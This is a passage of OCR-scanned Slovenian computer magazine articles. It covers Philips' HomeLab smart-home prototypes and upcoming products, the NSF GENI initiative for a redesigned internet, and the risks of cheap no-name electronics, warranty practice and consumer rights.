ugotovitvami Philipsovi raziskovalci hitreje razvijajo izdelke in ob tem upajo na boljše prilagojenost potrebam in zahtevam kupcev.

Sprehod po naslednjem desetletju

V HomeLabu smo vkorakali v naslednje desetletje (tole pa ne zveni tako dramatično, kot »naslednje tisočletje«, kar smo lahko napisali še pred nekaj leti ...) in sprehod po sobah stanovanjske hiše nam je odprl pogled na smeri, v katere Philips pelje svoj razvoj. V dnevni sobi je **namesto oken vrsta velikih zaslonov**, ki prikazujejo živo **panoramsko sliko** iz kateregakoli raja na zemlji, pa naj bo to gorska pokrajina ali obala tihomorskih otokov... Ob fotelju, ki nam med počivanjem meri EKG in EMG (napetost mišic) in zaskrblijujoča odstopanja takoj sporoči osebnemu zdravniku, sta nas pričakala tudi Dimi in iCat,




prototipna vmesnika, ki naj bi končala človeško prilagajanje napravam.

Dimi je inteligentni služabnik vmesnik za upravljanje stanovanja, organizacijo družinskih članov in prehod za dostop do medijskih vsebin. Dimi je v stolpič sestavljen niz osvetljenih panelov, kjer se zgornja dva premikata in sledita uporabnika. Odziva se na glasovne ukaze in zna vse: zagrne motorizirane zavese v hiši, obvlada koledarje domačih in odgovarja na vprašanje »kjer je mama?«, predvajanja novi znanstvenofantastičnega filma od scene, kjer vesoljska ladja strmoglavni na

planet ... Malce manj pompozna je **iCat**, ki zna podobne stvari, a se z **oponašanjem čustev** tudi odziva na interakcije in se **sproti uči** ter ima in gradi celo svojo **osebnost**.

Celotna hiša gradi na **okoljski inteligenci**, od upravljanja s svetlobo za optimalno počutje glede na stanje zunaj (zjutraj oponašanje sončnega vzhoda z mehкими in postopnimi prehodi iz teme v osvetlitev), do nekaj kamer v vsaki sobi, ki sledijo članom gospodinjstva ... V otroški sobi smo si ogledali **interaktivne igrače**, ki otroke po prvih študijah zamotijo in navdušujejo dlje kot običajne, zanimiv pa je bil tudi pogled na nahrbtnike in okrasne blazine z vdelanimi tekstilnimi svetlobnimi prikazovalniki različnih barv – ločljivost je dokaj nizka, a material lahko operemo, prepogibamo ... V eno od blazin smo lahko celo poslali SMS-sporočilo, ki se je prikazalo na njej. Tudi **kopalnica** je bila zanimiva, saj vsebuje kopico **senzorjev**, recimo nevidno tehtnico in laserski meter na položaju pred **interaktivnim ogledalom** – na njem lahko sledimo, kako uspešno hujšamo ali rastemo. Med umivanjem si lahko na ogledalu, za katerim so skriti LCD-monitorji, ogledamo vremensko napoved, stanje cest ali pa s pomočjo kamer preverimo našo pričesko od zadaj. Povečava bo prav prišla ob britju ali ličenju, v navezi z garderobno omaro pa nam pomaga pri izbiri oblačil, ki gredo dobro skupaj. Ogledalo krmilimo z **gestami rok**, brez dotikanja!



kanalov DVD-kakovosti (5.1) pa bi tako potrebovali prepustnost 300 Kb/s. Vse več je tudi prenašanja v mobilne naprave, bodisi prek wi-fija, pogosteje pa kar prek mobilnega omrežja GPRS, EDGE oz. UMTS. Žal smo s pasovno širino tu precej bolj omejeni. Philips z novim kodekom omogoča prenos stereo kanalov, obogatenih z dodatnimi informacijami, na podlagi katerih lahko sprejemnik, ki pozna kodek, zgradi ostale kanale in reproducira **veren prostorski zvok**. Novi kodek je del novega standarda **3GPP**, prenos informacij, potrebnih za reprodukcijo prostorskega zvoka pa poveča potrebno pasovno širino za manj kot 10 odstotkov. Dobra plat rešitve je, da če sprejemnik kodeka ne pozna, dodatne informacije še vedno ne motijo sprejema stereo signala.

Philips BaryBass resonančni nizkotonec

Reprodukcija nizkih tonov že od nekdaj zahteva veliko prostornino zvočnika, kar pa je predvsem v majhnih napravah lahko velika ovira. BaryBass uporablja in deluje na **resonančni frekvenci**, vsi nizki toni od 20 do 120 Hz pa so preslikani nanjo. Kakovost tako reproduciranega zvoka je sicer zelo, zelo povprečna, vendar pa so basi veliko zaznavnejši. Pri tem pa je Philipsu uspelo spraviti še vedno verno in predvsem močno basovsko reprodukcijo tudi **v nekaj centimetrov velike naprave**. Zvočnik BaryBass je lahko zato skoraj poljubne oblike, predvsem pa zasede do desetkrat manj prostora kot klasični nizkotonec. Philips vidi uporabo v prenosnih predvajalnikih glasbe ter v LCD-televizorjih.

IZDELKI V LETU 2006

Kaj lahko pričakujemo na prodajnih policah v prihodnjem letu? Na področju domače zabavne elektronike gre vse v povezavo – celo radijski sprejemnik oz. predvajalnik glasbe (CD, MP3) iz palete **Streamium** sta zdaj popolnoma brezžično povezljiva. Centralna enota **WACS700**, nameščena v dnevni sobi in povezana v internet, zna poleg vsega tudi digitalizirati naše glasbene CD-je (v navezi z spletno zbirko CDDB nam skladbe tudi poimenuje) in hrani glasbo, ki jo lahko nato iz manjših predvajalnikov WAS700 po drugih sobah tudi predvajamo. Glasba nam lahko tudi sledi, medtem ko se premikamo po hiši, naprave pa obvladajo tako MP3 kot WMA.

Sočasno s predstavitvijo je Philips že poslal na trg tudi novo generacijo **LCD-televizorjev** v družini **Cineos FlatTV**, ki se pohvalijo s tehnologijo PixelPlus 2 HD in z osvetlitvijo okolice glede na sliko Ambientlight 2. Novi modeli med prvimi podpirajo HDTV-format 1080p.

Prihaja tudi osvežitev DVD-videorekorderjev in SA-CD-predvajalnikov v družini **Cineos 9000**. Novi videorekorder bo imel vdolan 400 GB disk, na katerega bo lahko zapisal 650 ur posnetkov, podpiral pa bo GUIDE Plus+ ter dvoslojne DV- medijem. Novosti sta vdolana tehnologija Pixel Plus za boljši video zapis ter vmesnik HDMI za priklop na HDTV. Piko na i doda kombinacija analognega in digitalnega sprejemnika.

Krmiljenje množice elektronskih naprav doma utegne biti težavno, zato Philips ponuja **univerzalni pametni daljinski upravljalnik**. Stvarca je podobna Logitechovim upravljalnikom (nastavitve za napravo si snamemo iz zbirke v internetu), a je po obliki veliko elegantnejša in ima velik barvni LCD-zaslon, na katerem lahko preko vdolanega omrežja wi-fi prikazujemo celo fotografije iz domače medijske knjižnice.



Imatu na voljo tudi v slovenščini!

www.bitdefender.com

PARAMETIKA
Parametika d.o.o.
Dunajska 106, 1000 Ljubljana
Tel: (01) 5833766
E-pošta: info@parametika.si
www.parametika.si

Najbolji odziven protivirusni sistem na tržišču

HIGHER SAFETY STANDARDS

bitdefender 9 INTERNET SECURITY

antivirus

bitdefender



Najdi.si



Išči pametneje.
www.najdi.si

*** Najdi.si podpira fotografski projekt "Graffiti Ljubljane" avtorja Dušana Jela, ki je pred časom s digitalnim fotoaparatom posnel graffiti na lego glavnega mesta *** Fotografije je slikano na grafični s pomočjo računalnika, vendar ohranja avtorstvo grafitov in spreminjal *** Projekt je s celotni namenjen praznovanju za zmanjšanje vseh oblik neustrovnosti med ljudmi *** Uboj fotografij si ogleda na nosilcu www.najdi.si/grafiti ***


POBUDA GENI NOVI INTERNET?

Piše: Bojan Amon bojan.amon@mojmikro.si

Vprašanje, kakšna je prihodnost interneta, je čedalje aktualnejše, saj število uporabnikov nenehno narašča, skladno s tem pa postaja omrežje nasičeno z nekoristno, vsiljivo in za omrežje obremenjujočo vsebino.

Zagotovo očetje interneta v šestdesetih letih niso niti sanjali, da se bo plod njihovega zanesenjaštva in kreativnosti razvil v vseobsežno omrežje, ki bo ob sicer megalomanski količini koristnih in ažurnih informacij vsebovalo vsaj nekajkrat tolikšno količino balasta. Neželena elektronska pošta, pojavna okna, vohunsko programje, oglasi na tisoč različnih načinov in ne nazadnje virusi in druga zlonamerna programska oprema so le nekatere komponente tega naraščajočega »redundantnega bita«. S premikanjem ekonomije in izobraževanja v internet, čemur bodo bržkone sledile tudi druge institucije tradicionalne družbe, postaja vse bolj ključna tudi zahteva po varnosti, zanesljivosti, da o zasebnosti, ki smo jo s prvim klikom najverjetneje že izgubili, niti ne govorimo. Da bi internet vsaj približno ohranil svojo funkcijo brez resne izgube učinkovitosti, bo potrebna korenita redifinicija ključnih standardov in storitev, ki bodo vzdržali nadaljnjo rast števila uporabnikov in njihovo heterogenost.

O tem razmišljajo tudi umi v ameriški organizaciji National Science Foundation (NFS), saj so se odločili podpreti pobudo, ki utegne pripeljati do popolnega preoblikovanja konceptov interneta, njen plod pa bo nova arhitektura, znotraj katere se govori o podpori za vseprisotne senzorce in brezžične komunikacijske naprave. Pobuda GENI (Global Environment for Networking Investigations) bo vključevala raziskovalni program, v sklopu katerega bodo zasnovane in preizkušene nove arhitekture v posebnem raziskovalnem objektu. Po izjavah navedenih organizacij za javnost, naj bi bil projekt GENI zasnovan z namenom »raziskovanja novih arhitektur v realnem merilu«. Pri NFS-ju so dejali še, da bo njihovo raziskovanje »pripomoglo k zmanjševanju razkoraka med fizičnimi in navideznimi svetovi z vključevanjem mobilnih, brezžičnih in senzornih omrežij.« Slikovite medijske izjave nam torej dajejo slutiti, da bi se lahko



Ilustracija: Marko Škerlep

◆ Projekt »novega interneta« GENI temelji na podobnih vrednotah kot prvotne računalniške subkulture in omrežne skupnosti: souporaba virov, zaupanje, zasebnost, odgovornost do skupnega omrežja ...

kaj kmalu srečali s temami, ki smo jim ponavadi priča v futurističnih filmih: popolna preslikava fizičnega sveta v navidezni svet bitov ter popolno omreženje planeta. Vprašanje je, kako v praksi izpeljati GENI-jevo vizijo »čistega interneta«, kot so jo poimenovali snovalci.

Slednji zato prisegajo na oblikovanje novih omrežnih oblik, s katerimi bi lahko uspešno kljubovali »virtualni nesnagi«, ki smo ji priča že danes in ki bo v prihodnosti bržkone zavzela še druge oblike. Ključni dejavnik, ki je prispeval k razvoju današnjega stanja na spletu, je diametralno nasprotje kultur – tiste, v kateri je internet nastajal, in današnje kapitalistične družbe. Razvoj interneta je potekal v razmeroma majhnih subkulturah, saj je bil dostop do računalniške tehnologije izrazito omejen in strogo usmerjen. Te majhne razvojne krogi, kjer je ključno vlogo igralo znanje (ter radovednost), je odlikovala visoka stopnja zaupanja, medtem ko od začetka komercializacije interneta to poganja vse akutnejša želja po zaslužku. Prav te kulturne razlike so bile odločilne pri varnostnem delu internetnega omrežja, saj v kulturi zaupanja ni resnične potrebe po varnostnih ukrepih in tehnologijah, kjer pa kraljujeta denar in pohlep, pa so zaščitni in varnostni mehanizmi še kako potrebni. Prav zato GENI podpira razvoj omrežnih arhitektur, ki naj bi uravnotežile zasebnost in odgovornost ter ponudile raznolike zaščite, temelječe na razlikah in lokalnih vrednotah. Ena od pomembnejših vrednot pobude je zasebnost, katere ponovna opredelitev in vrednostno »oplemenitje« bosta bržkone igrala ključno vlogo pri razvoju novega interneta. Sodelujoči pri projektu

vidijo potencialne težave pri ravno pravšnji meri zasebnosti, saj bi nadaljnje pomanjkanje zasebnosti še naprej najedalo že tako razrahljano zaupanje v storitve elektronskega poslovanja. Po drugi strani pa bi prevelika zasebnost onemogočila pravočasno in dovolj obsežno zaznavanje napadov in drugih težav v omrežju. GENI-jev raziskovalni projekt bo v preizkusne namene povezan tudi z že obstoječim omrežjem internet 2. Pobuda GENI bo po trditvah sodelujočih tudi blizu uporabnikom, saj bodo številni povabljeni k udeležbi in preizkušanju novih aplikacij. S tem naj bi GENI uresničil poslanstvo zmanjševanja razkoraka med trenutnimi preizkusnimi širokopasovnimi omrežji in običajnimi internetnimi uporabniki. Nadaljnja altruistična poteza pobude GENI je omogočanje souporabe ekvivalentnih strežniških in omrežnih virov. Sodeč po vrednotah in ciljih pobude bi lahko rekli, da se zgodovina ponavlja, saj GENI temelji na podobnih vrednotah kot prvotne računalniške subkulture in omrežne skupnosti. Souporaba virov, zaupanje, altruizem, zmanjševanje razlik, oplemenitenje zasebnosti in odgovornost do skupnega omrežja so le nekatere. Zanimivo vrednostno vzporednico najdemo na področju gibanja OpenSource, kjer zelo podobna načela vodijo razvoj programske opreme. Vprašanje je, kako bodo na to reagirale vodilne državne institucije in države nasploh, saj bodo zaradi arhitekturnih posebnosti »novega interneta« bržkone različni tudi mehanizmi nadzora.

KILO KRUHA IN PLOSKI TELEVIZOR, PROSIM

Slovenski trg računalniške in opreme zabavne elektronike so preplavili ceneni izdelki, ki se jim je težko upreti. Ko skočimo v nakupovalni center po kilo kruha, mimogrede v voziček potisnemo še akcijsko ugodni DivX-predvajalnik ali ploski televizor. Gre pri tem za dober ali slab nakup?

Pišeta: Marjan Kodolja in Zoran Banović

marjan.kodolja@mojmikro.si, zoran.banovic@mojmikro.si

Za kupca je vsekakor veliko bolje, če za izdelek plača deset tisočakov kot nekaj deset tisočakov. Poceni ponudba stavi na karto, da kupec pozabi na rek »Nisem tako bogat, da bi kupovali poceni« in se raje odloča na podlagi trenutnega nagiba. Ne zanima ga, ali je izdelek dovolj kakovosten za njegove potrebe niti ali bo imel težave, če ali ko se bo izdelek pokvaril. Zahtevana cena ga navdaja z lažnim prepričanjem, da to niti ni pomembno. »Če se bo izdelek pokvaril, bom

kupil novega. Saj stane le deset tisočakov. In če bom hotel imeti boljšo kakovost, bom pozneje kupil kakovostnejši izdelek«, razmišlja. To razmišljanje je po svoje dobro in tudi logično, a ga ne gre uporabiti v vseh primerih. Še zlasti ko ne gre za nakup poceni predvajalnika, temveč za nakup računalnika, ki ga bomo veliko več uporabljali in pri katerem se bodo njegove slabosti veliko usodnejše pokazale.

KAJ JE DOBER NAKUP

Dober nakup je, ko za svoj denar oziroma najmanj denarja dobimo največ. V naši reviji smo že nekajkrat omenili oziroma predlagali, da pri nakupu računalniške opreme **preverite**

akcijske ponudbe, kjer je morda najugodnejše kupiti določen izdelek. Pri teh akcijah gre običajno za razprodajo zalog, nastop novega ponudnika ali podobno. Tega ne smemo enačiti s prodajo poceni izdelkov neznanih blagovnih znamk. Če gre za nekoliko večjo stvar, je najprej treba v miru premisliti, kaj sploh hočemo imeti in katerim kakovostnim in funkcionalnim merilom mora izdelek zadostiti. Če je le mogoče, določimo celo proizvajalca in model izdelka, ki bi ga najraje imeli, nato pa preverimo, tako doma kot v tujini ter v klasičnih in spletnih trgovinah, kdo ga ponuja po najnižji ceni in z največ dodatnimi ugodnostmi. A vedno to ni mogoče. Zato se je treba zadovoljiti vsaj z določitvijo kategorije izdelka in znotraj nje narediti **selekcijo**. Vzelo bo sicer nekaj časa, a na koncu bomo vsaj zadovoljni z nakupom in na podstrešju se ne bodo nabirali poceni kupljeni izdelki, ki jih ne potrebujemo oziroma niso zadostili pričakovanjem.

ZNANE BLAGOVNE ZNAMKE PONUJAJO VEČ?

Za kupca je dobro, če je ponujena **garancijska doba čim daljša**. V idealnem primeru, torej brez tržnih trikov, bi iz tega lahko potegnili neposredno povezavo: izdelek z daljšo garancijsko dobo je **kakovostnejši** od tistega s krajšo. Če gre za funkcionalno enaka izdelka, to pomeni, da ima prvi vdelane kakovostnejše sestavne dele, ki so manj podvrženi okvaram. Vzemimo na primer osebni računalnik. V dražjega so vdelani boljši trdi diski, boljši optični pogoni, več časa in denarja je proizvajalec namenil testiranju izdelkov pred pošiljanjem na trg in zagotavljanju kakovosti in bolj je preučil medsebojni vpliv sestavnih delov. V zadnjem času to ne velja vedno, vsaj pri tistih izdelkih ne, ki so podvrženi zakonitostim množičnega trga, kjer sta najpomembnejši cena izdelka in hitrost njegove predstavitve na trgu. Hkrati konkurenčni boj od proizvajalcev zahteva, da neprestano zmanjšujejo stroške, kar privede do klestenje denarja za dodaten nadzor kakovosti ali celo selitve proizvodnje na področja, kjer je delovna sila cenejša. Vzročna povezava je lahko tudi v slabši kakovosti izdelkov priznanih blagovnih znamk.

V večji ali manjši meri se ponujene daljše garancijske dobe lahko izrabljajo v namene tržnega boja. Proizvajalec ali prodajalec lahko s podaljšanjem garancijske dobe kratkoročno pridobi **konkurenčno prednost** na določenem trgu. Recimo, da ima kupec na voljo dva cenovno popolnoma enaka izdelka (dva računalnika z enakimi značilnostmi), razlika je le v garancijski dobi. Nagonsko se bomo v takem primeru odločili za izdelek prodajalca, ki nam ponuja daljšo garancijo. Ne zanima nas oziroma se nas tudi ne tiče, koliko je ta doba rezultat kakovosti izdelka in koliko zgolj preračunano tveganje prodajalca oziroma proizvajalca. Da je temu tako, priča tudi dejstvo, da imajo isti izdelki enega proizvajalca različne garancijske dobe na različnih trgih. Na primer v Nemčiji je doba 3 leta, pri nas pa zgolj eno leto. Ni pa nujno, da je razlog za razliko zgolj v tem. Lahko da je prodajalec v Nemčiji pač na račun daljše

◇ Tudi neznane blagovne znamke so lahko kakovostne, po drugi strani pa se včasih za njimi skrivajo izdelki na meji uporabnosti ali celo namenjeni reševanju reklamacij.

garancije pristal na višjo nabavno ceno kot ta v Sloveniji.

PREPLAČANA BLAGOVNA ZNAMKA

Konkurenčni boj proizvajalcev in velika ponudba cenejših in kakovostno skoraj (ali celo popolnoma) primerljivih izdelkov proizvajalcev iz daljnovzhodnih držav, je povzročila, da v ceni izdelkov priznanih blagovnih znamk ni več tako velik delež »blagovne znamke«. Izjema so morebiti računalniki podjetja Apple, ki še vedno stavi na svoje ime. Tisto, kar do neke mere še velja je, da priznani proizvajalci vseeno več časa in denarja namenijo **kakovosti** izdelkov.

V proizvodnji določenega izdelka vedno obstaja določen odstotek izdelkov, ki so tako slabi, da **ne ustrezajo minimalnim zahtevam** oziroma so ravno na meji. Kaj z njimi? Načeloma bi jih moral proizvajalec uničiti. A jih ne. Po **izredno ugodnih cenah in pod drugo blagovno znamko** jih pošlje na trge z milejšo zakonodajo o varovanju potrošnikov (ali pa te sploh ni).

◆ **Pri nakupu računalniške opreme preverite akcijske ponudbe, kjer je morda najugodnejše kupiti določen izdelek. Tega pa ne smete enačiti s prodajo poceni izdelkov neznanih blagovnih znamk.**

In ker potrošniki tako ne vedo, kdo je te izdelke dejansko izdelal, si s tem proizvajalec ne umaže ugleda svoje lastne blagovne znamke. Ali lahko v ta segment umestimo tudi izdelke, ki se po izredno ugodnih akcijskih cenah prodajajo v naših trgovinah in slišijo na imena **nepoznanih blagovnih znamk**? To bi zelo težko dokazali.

NEZNANE BLAGOVNE ZNAMKE

Novo, neznane blagovne znamke so zadnje čase tržno dokaj uspešne. A ne zgolj zaradi nizke prodajne cene, saj ne gre nujno tudi za nekakovostne stvari. Pri teh izdelkih je na primer zanimiv način, kako uvoznik oziroma distributer poskrbi za svoj trg. Pri tem mislimo predvsem na to, kako poskrbi za odpravljanje težav, ki bi se lahko pojavile z izdelki. Vzemimo na primer distributerja v Sloveniji. Ta od proizvajalca iz Tajvana naroči in plača recimo 10 tisoč DivX-predvajalnikov. Ker gre za poceni izdelek, katerega popraviljanje običajno ni ekonomično, proizvajalec pošlje kupcu 11 tisoč predvajalnikov. **Presežek 1000 izdelkov** je namenjen **reševanju morebitnih reklamacij**, s katerimi proizvajalec nima več nič. Ideja morda niti ni tako slaba, saj se izdelki ne popravljajo, temveč **menjajo**, kar je hitreje in ceneje in tudi kupec je zadovoljnejši, če dobi takoj nov izdelek namesto pokvarjenega.


A nastanejo lahko tudi težave. Kaj če se v času veljavne garancije pokvari več kot 1000 izdelkov? Ker je pogodba sklenjena tako, kot je, padejo vsi stroški popravil na pleča prodajalca. Kaj pa, če prodajalec recimo nima rezervnih delov za to napravo? Nekaj sicer lahko nadomesti iz vrnjenih, vsega pa verjetno ne. V takšnem primeru se lahko opečejo tudi kupci. Predvsem tisti, ki se jim je izdelek pokvaril, ko

Navodila v slovenskem jeziku

Zakon predvideva, da so izdelki, ki so naprodaj v Sloveniji, opremljeni z vsemi potrebnimi navodili v slovenskem jeziku. Tisto, kar običajno dobimo poleg izdelka – izstopajo predvsem izdelki zabavne elektronike in bele tehnike –, pa bi težko ocenili kot lično in uporabno. Zmečkane fotokopije izredno slabe kakovosti na par listih in polne slovničnih napak in nesmislov, pri čemer so črke tako male, da za branje potrebujete mikroskop, po našem mnenju ne morejo biti odlika prodajalcev. Pa je tako. Da ne govorimo o prevodih, kjer se še kako vidi, da prevajalec ali ni bil naše gore list ali pa preprosto ni vedel, kaj točno prevaja.

Razumemo, da prevodi stanejo in da pri poceni izdelkih ni toliko dodane vrednosti, da bi se lahko plačal dober prevajalec, a to, kar najdemo včasih pri naših izdelkih, je pod vsako kritiko. Poleg izdelka dobimo lično knjižico z navodili v vseh mogočih jezikih in opremljeno s slikovnimi dodatki, zraven pa **slabe fotokopije čez palec narejenih prevodov**, ki so tu zato, da zadostijo zakonskim normativom, ne pa da koristijo uporabniku. Kajti zakon govori le o tem, da morajo biti slovenska navodila, ne pa tudi, kakšne kakovosti morajo biti.

je število reklamacijskih izdelkov že pošlo. A proizvajalci običajno pravilno ocenijo verjetnost okvar in s tem število reklamacijskih izdelkov, zato je verjetnost, da se bo zgodilo kaj takšnega, razmeroma majhna. Bistveno verjet-



nejša je možnost, da bo prodajalec v Sloveniji postal **pohlepen**. Pohlepen do te mere, da teh reklamacijskih izdelkov ne bo obdržal za namene menjave, temveč jih bo **poslal na trg**. To pa je povsem realen scenarij. Pred časom je bilo recimo ugotovljeno, da je neko podjetje prodajalo programsko opremo, ki jo je dobilo od proizvajalca v testne namene. Te pakete, ki so bili jasno označeni z etiketo, na kateri je pisalo »Not for resale«, torej takšne, ki so bili namenjeni novinarjem in predstavitev zmogljivosti programa, je to podjetje prodajalo, in to po polni ceni kot za »pravi« paket. In če se je lahko zgodilo to, zakaj se ne bi tudi prodaja izdelkov, namenjenih reševanju reklamacij.

Prav zaradi takšnih možnosti in slabih izkušenj v preteklosti, veliko kupcev prisega na **znane blagovne znamke**. Nekaj gre pripisati

tudi navajenosti na določeno ime in neobveščeniosti, a tega je vse manj, zlasti pri domačih uporabnikih. Res pa je tudi, da znane blagovne znamke ne pomenijo več tako velike cenovne razlike, kot so jo še do pred kratkim. Če smo včasih morali za računalnik uglednega proizvajalca plačati tudi dvakrat več, je ta razlika zdaj **minimalna ali pa je sploh ni**. Toda to ni posledica dobrodelnosti tega proizvajalca, ampak prilagajanje stanju na trgu, ki jih je v to prisilil. In kdo je bil ta, ki jih je prisilil? Ravno neznani proizvajalci, ki so za bistveno manjši denar ponudili kakovostno primerljive izdelke. ■

Visoka cena ne zmanjša nujno povpraševanja

V svetu računalništva in digitalne fotografije je že kar postalo pravilo, da imajo novi modeli boljše tehnične lastnosti in nižje cene kot starejši. Prodajne cene so običajno celo nižje od tistih, ki so jih napovedovali pred izidom izdelka. A tokrat se bo, kot kaže, zgodilo nasprotno. **Canon** je konec avgusta predstavil nov zrcalnorefleksni fotoaparati z oznako **EOS 5D**. Gre za tretji njihov model, ki ima tipalo iste velikosti, kot je površina 35 mm filma. Po tehničnih lastnostih je aparat malce nad modelom 20D in krepko pod 1D, predvsem kar zadeva hitrost zajema in možnosti ostrenja. Zaradi velikega števila pik (**13 milijonov**) in velikega tipala je kljub temu požel veliko zanimanja fotografske srenje. Marsikdo namreč ne potrebuje osmih posnetkov na sekundo, zadostča pa mu tudi devet točk ostrenja. Velika pričakovanja so bila predvsem kar zadeva ceno novinca. Pred njegovo napovedjo so bila ugibanja, da bo ta nekje med 2000 in 3000 evrov, kar bi bilo celo v dosegu marsikaterega amaterskega ljubitelja fotografije. A napovedana cena je precej višja – **3500 evrov**. Vendar to ni ustavilo zanimanja. Pri Canonu so očitno pravilno ocenili, da na tem področju nimajo prave konkurence. Da višja cena ne bo zaustavila povpraševanja, je bila očitno dobra ocena. Vprašanje je le, ali bo Canonu uspelo nasititi lačni trg. Drugi, Nikon, Olympus, Konica Minolta in Pentax se zaenkrat usmerjajo na široko potrošnjo, torej na modele nižjega cenovnega razreda. Trenutno stanje je torej dokaj neugodno za resne uporabnike, ki morajo krepko poseči v žep za svoje delovno orodje. Po drugi strani močno pada cena fotografij, kar še dodatno omaja odločitev za nakup novega modela.

Kupujemo poceni? Garancija kupljene opreme

POZNATE SVOJE PRAVICE?

Zakon o varstvu potrošnikov predpisuje pravice in dolžnosti kupcev in prodajalcev. V njem je tudi del, ki govori o garanciji na kupljeno blago. Ali vemo dovolj o dolžnostih in pravicah kupcev in prodajalcev?

Pišeta: Marjan Kodolja in Zoran Banovič

marjan.kodolja@mojmikro.si, zoran.banovic@mojmikro.si

Ogaranciji kupci ne razmišljamo veliko. Na vrsto pride takrat, ko se zadeva pokvari. Praksa kaže, da veliko kupcev ne pozna pravic in dolžnosti prodajalcev, kar zadeva **servisiranje izdelka v garancijskem roku** in se zanaša na profesionalnost, poštenost in etičnost serviserja. S tem ni težav, dokler ne naletimo na serviserja, ki se ne drži pravil tako, kot bi se moral. Ne trdimo, da so serviserji goljufi, ki želijo »nategniti« neukega kupca. A občasno se, tako kot v vseh sferah življenja, pokaže kakšna črna ovca, ki hoče malce zaobiti zakon ali si ga vsaj po svoje razlaga. Kaj torej prodajalcem nalaga zakon?

KAJ PRAVI ZAKON

»Garancija je jamstvo proizvajalca, da bo brezplačno odpravil napake ali zamenjal okvarjeni izdelek za novega, če kupljeni izdelek določen čas (garancijski rok) ne bo brezhibno deloval. Pravice iz garancije lahko kupec uveljavlja bodisi od prodajalca ali proizvajalca (z njim je izenačen uvoznik ali predstavništvo proizvajalca v Sloveniji). V primeru vrednejših izdelkov je priporočljivo, da potrošnik o okvari izdelka nemudoma pisno obvesti tudi prodajalca, čeprav je izdelek dal v popravilo pooblaščenemu servisu. Opozoriti je namreč treba, da kupec pri uveljavljanju garancije nima direktnih zahtevkov do servisa. Če izdelek ni popravljen v 45 dneh ali če se napaka ponavlja in je ni možno odpraviti, mora zahtevati zamenjavo izdelka od prodajalca ali proizvajalca in ne od servisa.

Če mu prodajalec izdelka ne popravi ali ga noče zamenjati, lahko kupec zahteva vrnitev kupnine ali pa znižanje cene in odškodnino, če je nastala zaradi tega, ker izdelka ni mogel uporabljati.

Vse stroške popravila izdelka nosi proizvajalec in ne kupec. Če mu proizvajalec ali serviser za čas popravila ne zagotovi brezplačnega nadomestnega izdelka, ima potrošnik pravico do odškodnine za morebitno škodo, ki je nastala zaradi neuporabe izdelka.

Podaljšanje garancijskega roka

Pravilo o podaljšanju garancijskega roka za čas, ko je bil izdelek v popravilu, vsebuje obligacijski zakonik. Če pa je bil izdelek zamenjan ali bistveno popravljen, začne teči garancijski rok znova od zamenjave izdelka oziroma od vrnitve popravljenega izdelka«

(Vir: Brošura Pravice potrošnikov po zakonu o varstvu potrošnika)

PRODAJALCI KRŠIJO ZAKON?

Če zgornjo razlago preberete natančno, boste hitro videli, da se zakonska pravila na področju prodaje računalniške opreme in naprav zabavne elektronike **na veliko kršijo**. Ne bomo razpravljali, ali je zakon preveč rigorozen do prodajal-

cev, to je stvar predlagatelja zakona, torej vlade, niti ne, ali se takšna praksa pojavlja tudi v tujini. Dejstvo je, da zakon velja in se ga je treba držati. In prodajalci niso izjeme.

